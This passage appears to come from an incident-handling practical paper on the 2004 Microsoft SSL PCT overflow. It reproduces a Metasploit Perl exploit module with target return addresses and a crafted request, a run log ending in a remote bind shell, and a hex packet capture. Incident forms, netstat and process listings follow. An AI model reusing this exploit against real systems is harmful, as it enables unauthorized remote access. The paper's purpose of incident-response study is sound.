    this is either Windows 2000 SP4+ or Windows XP (IIS 5.0 vs IIS 5.1).Using
    the wrong target may not result in an immediate crash of the remote system.
    }),

    'Refs'    => [ 'http://www.osvdb.org/5250' ],
    'Targets' => [
                   ['Windows 2000 SP4', 0x67419ce8], # jmp [esp + 0x6c]
                   ['Windows 2000 SP3', 0x67419e1d], # jmp [esp + 0x6c]
                   ['Windows 2000 SP2', 0x6741a426], # jmp [esp + 0x6c]
```

```
                    ['Windows 2000 SP1', 0x77e4f44d], # jmp [ebx + 0x14]
                    ['Windows 2000 SP0', 0x7658a6cb], # jmp [ebx + 0x0e]
                    ['Windows XP SP0',   0x0ffb7de9], # jmp [esp + 0x6c]
                    ['Windows XP SP1',   0x0ffb832f], # jmp [esp + 0x6c]
                    ['Debugging Target', 0x01020304], # -----------------
                  ],
};

sub new {
  my $class = shift;
  my $self = $class->SUPER::new({'Info' => $info, 'Advanced' => $advanced}, @_);
  return($self);
}

sub Exploit {
    my $self = shift;
    my $target_host = $self->GetVar('RHOST');
    my $target_port = $self->GetVar('RPORT');
    my $target_idx  = $self->GetVar('TARGET');
    my $shellcode   = $self->GetVar('EncodedPayload')->Payload;

    my $proto  = $self->GetVar('PROTO');
    my $target = $self->Targets->[$target_idx];

    $self->PrintLine("[*] Attempting to exploit target " . $target->[0]);


    # this is a heap ptr to the ssl request
    # ... and just happens to not die
    # thanks to Core ST, Halvar, JohnnyC :)
    #
    #   80620101     =>  and byte ptr [esi+1], 0x2
    #   bd00010001   =>  mov ebp, 0x1000100
    #   0016         =>  add [esi], dl
    #   8f8201000000 =>  pop [esi+1]
    #   eb0f         =>  jmp short 11 to shellcode

    my $request =
        "\x80\x66\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x86\x01\x00\x00\x00".
        "\xeb\x0f".'XXXXXXXXXXX'.pack('V', ($target->[1] ^ 0xffffffff)).
        $shellcode;

    my $s = Msf::Socket::Tcp->new
    (
        'PeerAddr'  => $target_host,
        'PeerPort'  => $target_port,
        'LocalPort' => $self->GetVar('CPORT'),
        'SSL'       => 0,
    );

    if ($s->IsError) {
      $self->PrintLine('[*] Error creating socket: ' . $s->GetError);
      return;
    }

    my $res;

    # Exploit via SMTP and STARTTLS
    if ($proto =~ /smtp/i) {
        $res = $s->Recv(-1, 45);
```

```
        $res =~ s/\r|\n//g;
        $self->PrintLine("[*] REMOTE> $res");

        $s->Send("HELO METASPLOIT.COM\r\n");
        $res = $s->Recv(-1, 5);
        $res =~ s/\r|\n//g;
        $self->PrintLine("[*] REMOTE> $res");

        $s->Send("STARTTLS\r\n");
        $res = $s->Recv(-1, 5);
        $res =~ s/\r|\n//g;
        $self->PrintLine("[*] REMOTE> $res");

        if ($res !~ /^220.*SMTP server ready/) {
            $self->PrintLine("[*] Invalid response to STARTTLS");
            return(0);
        }
    }

    $self->PrintLine("[*] Sending " .length($request) . " bytes to remote host.");
    $s->Send($request);

    $self->PrintLine("[*] Waiting for a response...");
    $res = $s->Recv(-1, 5);

    if ($res && $res eq "\x00\x00\x01") {
        $self->PrintLine("[*] Response indicates that PCT is disabled");
    }

    return(0);
}
```

Appendix B: Packet Capture of Exploit

The following is a screen dump of this exploit being executed and the corresponding packet capture. The attacker used the “dir” command to list the folder contents of the current directory. Some key pieces are in **Bold** for highlighting.

```
Luck13:~ > ./msfcli windows_ssl_pct  RHOST=12.1.2.3
PAYLOAD=win32_bind LPORT=113 TARGET= E
[*] Starting Bind Handler.
[*] Attempting to exploit target Windows 2000 SP4
[*] Sending 433 bytes to remote host.
[*] Waiting for a response...
[*] Got connection from 12.1.2.3:113

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>dir
dir
 Volume in drive C has no label.
```

```
 Volume Serial Number is C468-5BB3

 Directory of C:\WINNT\system32

09/16/2004  09:18p      <DIR>          .
09/16/2004  09:18p      <DIR>          ..
07/30/2004  10:53a                 304 $winnt$.inf
06/20/2003  08:00a               2,151 12520437.cpx
....
```

Packet Capture:

```
08:32:36.769841 IP 172.16.32.254.33451 > 12.1.2.3.443: S 2336771663:2336771663(0) win
5840 <mss 1460,sackOK,timestamp 51124221 0,nop,wscale 0>
0x0000   4500 003c 59b2 4000 4006 7185 ac10 20fe        E..<Y.@.@.q.....
0x0010   ac1b f65a 82ab 01bb 8b48 4e4f 0000 0000        ...Z.....HNO....
0x0020   a002 16d0 48ab 0000 0204 05b4 0402 080a        ....H...........
0x0030   030c 17fd 0000 0000 0103 0300                  ............
08:32:36.778528 IP 172.16.32.254.33452 > 12.1.2.3.113: S 2327112711:2327112711(0) win
5840 <mss 1460,sackOK,timestamp 51124229 0,nop,wscale 0>
0x0000   4500 003c f402 4000 4006 d734 ac10 20fe        E..<..@.@..4....
0x0010   ac1b f65a 82ac 7a69 8ab4 ec07 0000 0000        ...Z..zi........
0x0020   a002 16d0 32cf 0000 0204 05b4 0402 080a        ....2...........
0x0030   030c 1805 0000 0000 0103 0300                  ............
08:32:36.820220 IP 12.1.2.3.443 > 172.16.32.254.33451: S 3807312255:3807312255(0) ack
2336771664 win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
0x0000   4500 0040 0044 4000 7e06 8cef ac1b f65a        E..@.D@.~......Z
0x0010   ac10 20fe 01bb 82ab e2ee f97f 8b48 4e50        ..............HNP
0x0020   b012 faf0 910d 0000 0204 05b4 0103 0300        ................
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................
08:32:36.820296 IP 172.16.32.254.33451 > 12.1.2.3.443: . ack 1 win 5840
<nop,nop,timestamp 51124271 0>
0x0000   4500 0034 59b3 4000 4006 718c ac10 20fe        E..4Y.@.@.q.....
0x0010   ac1b f65a 82ab 01bb 8b48 4e50 e2ee f980        ...Z.....HNP....
0x0020   8010 16d0 9abe 0000 0101 080a 030c 182f        .............../
0x0030   0000 0000                                      ....
08:32:36.821464 IP 12.1.2.3.113 > 172.16.32.254.33452: R 0:0(0) ack 2327112712 win 0
0x0000   4500 0028 0045 0000 7e06 cd06 ac1b f65a        E..(.E..~......Z
0x0010   ac10 20fe 7a69 82ac 0000 0000 8ab4 ec08        ....zi..........
0x0020   5014 0000 cc78 0000 2046 4845 5046             P....x...FHEPF
08:32:36.822266 IP 172.16.32.254.33451 > 12.1.2.3.443: P 1:434(433) ack 1 win 5840
<nop,nop,timestamp 51124273 0>
0x0000   4500 01e5 59b4 4000 4006 6fda ac10 20fe        E...Y.@.@.o.....
0x0010   ac1b f65a 82ab 01bb 8b48 4e50 e2ee f980        ...Z.....HNP....
0x0020   8018 16d0 a8eb 0000 0101 080a 030c 1831        ...............1
0x0030   0000 0000 8066 0102 bd00 0100 0100 168f        .....f..........
0x0040   8601 0000 00eb 0f58 5858 5858 5858 5858        .......XXXXXXXXX
0x0050   5858                                          XX
08:32:36.963078 IP 12.1.2.3.443 > 172.16.32.254.33451: . ack 434 win 63807
<nop,nop,timestamp 4574 51124273>
0x0000   4500 0034 0046 4000 7e06 8cf9 ac1b f65a        E..4.F@.~......Z
0x0010   ac10 20fe 01bb 82ab e2ee f980 8b48 5001        ..............HP.
0x0020   8010 f93f a4bd 0000 0101 080a 0000 11de        ...?............
0x0030   030c 1831                                      ...1
08:32:37.827720 IP 172.16.32.254.33453 > 12.1.2.3.113: S 2341049833:2341049833(0) win
5840 <mss 1460,sackOK,timestamp 51125279 0,nop,wscale 0>
0x0000   4500 003c 89f6 4000 4006 4141 ac10 20fe        E..<..@.@.AA....
```

```
0x0010   ac1b f65a 82ad 7a69 8b89 95e9 0000 0000        ...Z..zi........
0x0020   a002 16d0 83fd 0000 0204 05b4 0402 080a        ................
0x0030   030c 1c1f 0000 0000 0103 0300                  ..............
08:32:37.831266 IP 12.1.2.3.113 > 172.16.32.254.33453: S 3807576924:3807576924(0) ack
2341049834 win 64240 <mss 1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK>
0x0000   4500 0040 0047 4000 7e06 8cec ac1b f65a        E..@.G@.~......Z
0x0010   ac10 20fe 7a69 82ad e2f3 035c 8b89 95ea        ....zi.....\....
0x0020   b012 faf0 c6a0 0000 0204 05b4 0103 0300        ................
0x0030   0101 080a 0000 0000 0000 0000 0101 0402        ................
08:32:37.831332 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 1 win 5840
<nop,nop,timestamp 51125282 0>
0x0000   4500 0034 89f7 4000 4006 4148 ac10 20fe        E..4..@.@.AH....
0x0010   ac1b f65a 82ad 7a69 8b89 95ea e2f3 035d        ...Z..zi.......]
0x0020   8010 16d0 cc5e 0000 0101 080a 030c 1c22        .....^.........."
0x0030   0000 0000                                      ....
08:32:37.835668 IP 172.16.32.254.33451 > 12.1.2.3.443: F 434:434(0) ack 1 win 5840
<nop,nop,timestamp 51125287 4574>
0x0000   4500 0034 59b5 4000 4006 718a ac10 20fe        E..4Y.@.@.q.....
0x0010   ac1b f65a 82ab 01bb 8b48 5001 e2ee f980        ...Z.....HP.....
0x0020   8011 16d0 8336 0000 0101 080a 030c 1c27        .....6.........'
0x0030   0000 11de                                      ....
08:32:37.839199 IP 12.1.2.3.443 > 172.16.32.254.33451: . ack 435 win 63807
<nop,nop,timestamp 4582 51125287>
0x0000   4500 0034 0048 4000 7e06 8cf7 ac1b f65a        E..4.H@.~......Z
0x0010   ac10 20fe 01bb 82ab e2ee f980 8b48 5002        ..............HP.
0x0020   8010 f93f a0be 0000 0101 080a 0000 11e6        ...?............
0x0030   030c 1c27                                      ...'
08:32:37.893957 IP 12.1.2.3.113 > 172.16.32.254.33453: P 1:43(42) ack 1 win 64240
<nop,nop,timestamp 4582 51125282>
0x0000   4500 005e 0049 4000 7e06 8ccc ac1b f65a        E..^.I@.~......Z
0x0010   ac10 20fe 7a69 82ad e2f3 035d 8b89 95ea        ....zi.....]....
0x0020   8018 faf0 0c9f 0000 0101 080a 0000 11e6        ................
0x0030   030c 1c22 4d69 6372 6f73 6f66 7420 5769        ..."Microsoft.Wi
0x0040   6e64 6f77 7320 3230 3030 205b 5665 7273        ndows.2000.[Vers
0x0050   696f                                           io
08:32:37.894020 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 43 win 5840
<nop,nop,timestamp 51125345 4582>
0x0000   4500 0034 89f8 4000 4006 4147 ac10 20fe        E..4..@.@.AG....
0x0010   ac1b f65a 82ad 7a69 8b89 95ea e2f3 0387        ...Z..zi........
0x0020   8010 16d0 ba0f 0000 0101 080a 030c 1c61        ...............a
0x0030   0000 11e6                                      ....
08:32:37.897740 IP 12.1.2.3.113 > 172.16.32.254.33453: P 43:106(63) ack 1 win 64240
<nop,nop,timestamp 4582 51125345>
0x0000   4500 0073 004a 4000 7e06 8cb6 ac1b f65a        E..s.J@.~......Z
0x0010   ac10 20fe 7a69 82ad e2f3 0387 8b89 95ea        ....zi..........
0x0020   8018 faf0 907d 0000 0101 080a 0000 11e6        .....}..........
0x0030   030c 1c61 0d0a 2843 2920 436f 7079 7269        ...a..(C).Copyri
0x0040   6768 7420 3139 3835 2d32 3030 3020 4d69        ght.1985-2000.Mi
0x0050   6372                                           cr
08:32:37.897801 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 106 win 5840
<nop,nop,timestamp 51125349 4582>
0x0000   4500 0034 89f9 4000 4006 4146 ac10 20fe        E..4..@.@.AF....
0x0010   ac1b f65a 82ad 7a69 8b89 95ea e2f3 03c6        ...Z..zi........
0x0020   8010 16d0 b9cc 0000 0101 080a 030c 1c65        ...............e
0x0030   0000 11e6                                      ....
08:32:45.411798 IP 172.16.32.254.33453 > 12.1.2.3.113: P 1:5(4) ack 106 win 5840
<nop,nop,timestamp 51132864 4582>
0x0000   4500 0038 89fa 4000 4006 4141 ac10 20fe        E..8..@.@.AA....
0x0010   ac1b f65a 82ad 7a69 8b89 95ea e2f3 03c6        ...Z..zi........
0x0020   8018 16d0 c5f1 0000 0101 080a 030c 39c0        ..............9.
```

```
0x0030   0000 11e6 6469 720a                              ....dir.
08:32:45.418184 IP 12.1.2.3.113 > 172.16.32.254.33453: P 106:110(4) ack 5 win 64236
<nop,nop,timestamp 4658 51132864>
0x0000   4500 0038 004b 4000 7e06 8cf0 ac1b f65a          E..8.K@.~......Z
0x0010   ac10 20fe 7a69 82ad e2f3 03c6 8b89 95ee          ....zi..........
0x0020   8018 faec e184 0000 0101 080a 0000 1232          ...............2
0x0030   030c 39c0 6469 720a                              ..9.dir.
08:32:45.418251 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 110 win 5840
<nop,nop,timestamp 51132871 4658>
0x0000   4500 0034 89fb 4000 4006 4144 ac10 20fe          E..4..@.@.AD....
0x0010   ac1b f65a 82ad 7a69 8b89 95ee e2f3 03ca          ...Z..zi........
0x0020   8010 16d0 9c16 0000 0101 080a 030c 39c7          ..............9.
0x0030   0000 1232                                        ...2
08:32:45.421442 IP 12.1.2.3.113 > 172.16.32.254.33453: P 110:182(72) ack 5 win 64236
<nop,nop,timestamp 4658 51132871>
0x0000   4500 007c 004c 4000 7e06 8cab ac1b f65a          E..|.L@.~......Z
0x0010   ac10 20fe 7a69 82ad e2f3 03ca 8b89 95ee          ....zi..........
0x0020   8018 faec dd9a 0000 0101 080a 0000 1232          ...............2
0x0030   030c 39c7 2056 6f6c 756d 6520 696e 2064          ..9..Volume.in.d
0x0040   7269 7665 2043 2068 6173 206e 6f20 6c61          rive.C.has.no.la
0x0050   6265                                            be
08:32:45.421511 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 182 win 5840
<nop,nop,timestamp 51132874 4658>
0x0000   4500 0034 89fc 4000 4006 4143 ac10 20fe          E..4..@.@.AC....
0x0010   ac1b f65a 82ad 7a69 8b89 95ee e2f3 0412          ...Z..zi........
0x0020   8010 16d0 9bcb 0000 0101 080a 030c 39ca          ..............9.
0x0030   0000 1232                                        ...2
08:32:45.427573 IP 12.1.2.3.113 > 172.16.32.254.33453: P 182:1630(1448) ack 5 win
64236 <nop,nop,timestamp 4658 51132871>
0x0000   4500 05dc 004d 4000 7e06 874a ac1b f65a          E....M@.~..J...Z
0x0010   ac10 20fe 7a69 82ad e2f3 0412 8b89 95ee          ....zi..........
0x0020   8018 faec 4842 0000 0101 080a 0000 1232          ....HB.........2
0x0030   030c 39c7 2044 6972 6563 746f 7279 206f          ..9..Directory.o
0x0040   6620 433a 5c57 494e 4e54 5c73 7973 7465          f.C:\WINNT\syste
0x0050   6d33                                            m3
08:32:45.427635 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 1630 win 8688
<nop,nop,timestamp 51132880 4658>
0x0000   4500 0034 89fd 4000 4006 4142 ac10 20fe          E..4..@.@.AB....
0x0010   ac1b f65a 82ad 7a69 8b89 95ee e2f3 09ba          ...Z..zi........
0x0020   8010 21f0 8afd 0000 0101 080a 030c 39d0          ..!...........9.
0x0030   0000 1232                                        ...2
08:32:45.427946 IP 12.1.2.3.113 > 172.16.32.254.33453: P 1630:1659(29) ack 5 win 64236
<nop,nop,timestamp 4658 51132874>
0x0000   4500 0051 004e 4000 7e06 8cd4 ac1b f65a          E..Q.N@.~......Z
0x0010   ac10 20fe 7a69 82ad e2f3 09ba 8b89 95ee          ....zi..........
0x0020   8018 faec d2b4 0000 0101 080a 0000 1232          ...............2
0x0030   030c 39ca 2020 2020 2020 2020 2020 3133          ..9...........13
0x0040   332c 3930 3420 6164 736c 6470 632e 646c          3,904.adsldpc.dl
0x0050   6c                                              l

....  (Many Packets of Directory Listing Skipped)

08:32:45.834116 IP 12.1.2.3.113 > 172.16.32.254.33453: P 89905:89977(72) ack 5 win
64236 <nop,nop,timestamp 4662 51133283>
0x0000   4500 007c 00d5 4000 7e06 8c22 ac1b f65a          E..|..@.~.."...Z
0x0010   ac10 20fe 7a69 82ad e2f4 628d 8b89 95ee          ....zi....b.....
0x0020   8018 faec 7ca2 0000 0101 080a 0000 1236          ....|..........6
0x0030   030c 3b63 2020 2020 2020 2020 2020 2020          ..;c............
0x0040   2020 3334 2044 6972 2873 2920 2020 322c          ..34.Dir(s)...2,
0x0050   3537                                            57
```

```
08:32:45.841149 IP 172.16.32.254.33453 > 12.1.2.3.113: . ack 89977 win 63712
<nop,nop,timestamp 51133294 4662>
0x0000   4500 0034 8a59 4000 4006 40e6 ac10 20fe        E..4.Y@.@.@.....
0x0010   ac1b f65a 82ad 7a69 8b89 95ee e2f4 62d5        ...Z..zi......b.
0x0020   8010 f8e0 594e 0000 0101 080a 030c 3b6e        ....YN........;n
0x0030   0000 1236                                      ...6
```

Appendix C: Incident Handling Forms (SANS,1-B – 1-E)

Note: Signatures not included for security reasons.

COMPUTER SECURITY INCIDENT HANDLING FORMS PAGE __ OF __

INCIDENT IDENTIFICATION DATE UPDATED:_____

General Information

Incident Detector's Information:

Name: Joe Fireday
Title: Incident Handler
Phone:_____ Alt. Phone:_____
Mobile: 813-0287 Pager:_____
Fax: 555-3291 Alt. Fax:_____
E-mail: joe.fireday@druidian.com
Address: 142 Druidian Way
Newbury, CT 55555
Detector's Signature:_____

Date and Time Detected: 9/8/04 15:25 EDT
Location Incident Detected From: Druidian HQ
Additional Information:_____
Date Signed:_____

Incident Summary

Type of Incident Detected:

* Denial of Service * Unauthorized Use * Espionage * Probe * Hoax
* Malicious Code * Unauthorized Access * Other:_____

Incident Location:

Site: Druidian HQ
Site Point of Contact: Joe Fireday
Phone:_____ Alt. Phone:_____
Mobile:_____ Pager:_____
Fax:_____ Alt. Fax:_____
E-mail:_____
Address:_____

How was the Intellectual Property Detected:_____

Additional Information:_____

 Prepared By: Greg Jones

INCIDENT IDENTIFICATION

DATE UPDATED:_____

General Information

Incident Detector's Information:

Name: Joe Fireday
Title: Incident Handler
Phone:_____ Alt. Phone:_____
Mobile: 813-0287 Pager:_____
Fax: 555-3291 Alt. Fax:_____
E-mail: joe.fireday@druidian.com
Address: 142 Druidian Way
Newbury, CT 55555
Detector's Signature:_____

Date and Time Detected: 9/8/04 15:25 EDT
Location Incident Detected From: Druidian HQ
Additional Information:_____

Incident Summary

Type of Incident Detected:

- Denial of Service
- Malicious Code
- Unauthorized Use
- Unauthorized Access
- Espionage
- Probe
- Hoax
- Other:_____

Incident Location:

Site: Druidian HQ
Site Point of Contact: Joe Fireday
Phone:_____ Alt. Phone:_____
Mobile:_____ Pager:_____
Fax:_____ Alt. Fax:_____
E-mail:_____
Address:_____

How was the Intellectual Property Detected:_____

Additional Information:_____

INCIDENT CONTAINMENT

DATE UPDATED:_____

Isolate affected systems:

Command Decision Team approved removal from network? • (YES) • NO

If YES, date and time systems were removed: 9/8/04 16:36EDT

If NO, state the reason: _____

Backup affected systems:

System backup successful for all systems? • YES • (NO)

Name of persons who did backup: Joe Fireday

Date and time backups started: 17:10 EDT

Date and time backups complete: 17:46 EDT

Backup tapes sealed? • (YES) • NO Seal Date: 9/8/04 18:50

Backup tapes turned over to: Barf Seatbelt

Signature: _____ Date: _____

Backup Storage Location: Locked storage

INCIDENT ERADICATION

DATE UPDATED:_____

Name of persons performing forensics on systems:

Initial forensics performed by Joe Fireday and Jim Massey.

In-depth forensics performed by Mark Joohnson and Jim Massey

Was the vulnerability identified? • (YES) • NO

Describe:

MS04-011 patches were not applied. PCT vulnerability was used to exploit the system.

PCT exploit was identified by Snort IDS alerts

What was the validation procedure used to ensure problem was eradicated:

Rebuilid from scratch. Visual verification of patch-level. Nessus vulnerability assessment run to validate security-level.

Appendix D: NETSTAT -na Connection Table Listing of Compromised System


```
C:\>netstat -na
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:113            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3372           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8102           0.0.0.0:0              LISTENING
  TCP    12.1.2.3:113           0.0.0.0:0              LISTENING
  TCP    12.1.2.3:139           0.0.0.0:0              LISTENING
  TCP    12.1.2.3:1209          172.27.247.63:139      TIME_WAIT
  TCP    12.1.2.3:1212          10.134.8.7:139         TIME_WAIT
  TCP    12.1.2.3:1213          10.134.8.7:139         TIME_WAIT
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1027           *:*
  UDP    0.0.0.0:1031           *:*
  UDP    0.0.0.0:3456           *:*
  UDP    12.1.2.3:137           *:*
  UDP    12.1.2.3:138           *:*
  UDP    12.1.2.3:500           *:*
```


Appendix E: PULIST Results of Exploited WWW machine:

```
Process            PID  User
Idle               0
System             8
smss.exe           156  NT AUTHORITY\SYSTEM
csrss.exe          184  NT AUTHORITY\SYSTEM
winlogon.exe       204  NT AUTHORITY\SYSTEM
services.exe       232  NT AUTHORITY\SYSTEM
lsass.exe          244  NT AUTHORITY\SYSTEM
svchost.exe        444  NT AUTHORITY\SYSTEM
SPOOLSV.EXE        468  NT AUTHORITY\SYSTEM
msdtc.exe          496  NT AUTHORITY\SYSTEM
svchost.exe        624  NT AUTHORITY\SYSTEM
llssrv.exe         652  NT AUTHORITY\SYSTEM
mstask.exe         728  NT AUTHORITY\SYSTEM
svchost.exe        852  NT AUTHORITY\SYSTEM
dfssvc.exe         896  NT AUTHORITY\SYSTEM
inetinfo.exe       912  NT AUTHORITY\SYSTEM
vscan.exe          140  NT AUTHORITY\SYSTEM
vscan.exe          996  NT AUTHORITY\SYSTEM
explorer.exe       1216 BADSEC2K\Administrator
cmd.exe            528  NT AUTHORITY\SYSTEM
msiexec.exe        1336 NT AUTHORITY\SYSTEM
msiexec.exe        1324 NT AUTHORITY\SYSTEM
msiexec.exe        1356 NT AUTHORITY\SYSTEM
cmd.exe            872  BADSEC2K\Administrator
pulist.exe         1072 BADSEC2K\Administrator
```

Appendix F: Screen Capture of McAfee "FreeScan" VirusScanner



Appendix G: Screen Capture of Trend's "HouseCall" VirusScanner



References:

CVE, “CAN-2003-0719”
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

ISS, “Microsoft SSL Library Remote Compromise Vulnerability”
URL: http://xforce.iss.net/xforce/alerts/id/168

Metasploit, “Metasploit Framework 2.2: Unix Compressed Tar Archive”
URL: http://metasploit.org/tools/framework-2.2.tar.gz

Metasploit, “Metasploit Framework 2.2: Win32 Cygwin Installer”
URL: http://metasploit.org/tools/framework-2.2.exe

Microsoft, “Private Communication Technology (PCT) Protocol”
URL: http://www.graphcomp.com/info/specs/ms/pct.htm

OSVDB, “5250: Microsoft Private Communications Transport Overflow”
URL: http://www.osvdb.org/5250

Rizzo, Juliano, BugTraq Mailing List Archives, “A technical description of the SSL PCT vulnerability (CVE-2003-0719)”
URL: http://www.securityfocus.com/archive/1/361836

US-CERT, “US-CERT Vulnerability Note VU#586540”
URL: http://www.kb.cert.org/vuls/id/586540

US-CERT, “US-CERT Technical Cyber Security Alert: TA04-104A”
URL: http://www.us-cert.gov/cas/techalerts/TA04-104A.html

Works Cited

A-Sec. "A-Sec - Lesson 2 NMAP"
http://members.dodo.net.au/~ps2man/Nmap/nmap.html

badpack3t (aka Juliano Rizzo). "A Technical description of the SSL PCT vulnerability"
URL: http://www.security-protocols.com/modules.php?name=News&file=article&sid=1912

BleedingSnort. "Untitled"
URL: http://www.bleedingsnort.com/

BO2k. "BO2k Download"
URL: http://bo2k.com/software/index.html

Core Security Technologies. "CORE IMPACT Overview"
URL: http://www.coresecurity.com/products/coreimpact/index.php

CVE. "Common Vulnerabilities and Exposures"
URL: http://cve.mitre.org/

CVE. "CAN-2003-0719"
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

Fact-Index. "Negative and Non-negative Numbers"
URL: http://www.fact-index.com/n/ne/negative_and_non_negative_numbers.html

Foundstone, Inc. "Foundstone, Inc. Strategic Security"
URL: http://www.foundstone.com/

Foundstone, Inc. "Foundstone, Inc. Strategic Security: Free Tools: Fport"
URL:
http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm

Fyodor. "NMAP Free Security Scanner, Tools & Hacking Resources"
URL: http://www.insecure.org/

Fyodor. "NMAP Download – Free Stealth Port Scanner for Network Exploration and Security Audits"
URL: http://www.insecure.org/nmap/nmap_download.html

Ghost_Rider. "Introduction to Buffer Overflows"
URL: http://www.hackinthebox.org/print.php?sid=7952

Guidance Software. "Download Encase Forensics, Encase Enterprise products, EnScripts, hashsets and drivers."
URL: http://www.encase.com/support/downloads.shtm

H. D. Moore. "Microsoft IIS SSL PCT Exploit Module"
URL: http://www.metasploit.com/archive/framework/msg00009.html

H. D. Moore. "Microsoft IIS SSL PCT Exploit Module #2"
URL: http://www.metasploit.com/archive/framework/msg00010.html

Hacker's Choice, The. "The Hacker's Choice"
URL: http://www.thc.org/

Hexillion. "Central Ops: Free Online Network Utilities, ..."
URL: http://www.hexillion.com/

Internet Storm Center. "SANS Internet Storm Center – Cooperative Cyber Threat Monitor And Alert System." URL: http://isc.sans.org/

ISS. "Microsoft SSL Library Remote Compromise Vulnerability"
URL: http://xforce.iss.net/xforce/alerts/id/168

johnsonb@ncsa.uiuc.edu. "Starting Perl",
URL: http://archive.ncsa.uiuc.edu/General/Training/PerlIntro/startup.html

Juniper/Netscreen. "Intrusion Detection and Prevention Datasheets"
URL: http://www.juniper.net/products/intrusion/dsheet/

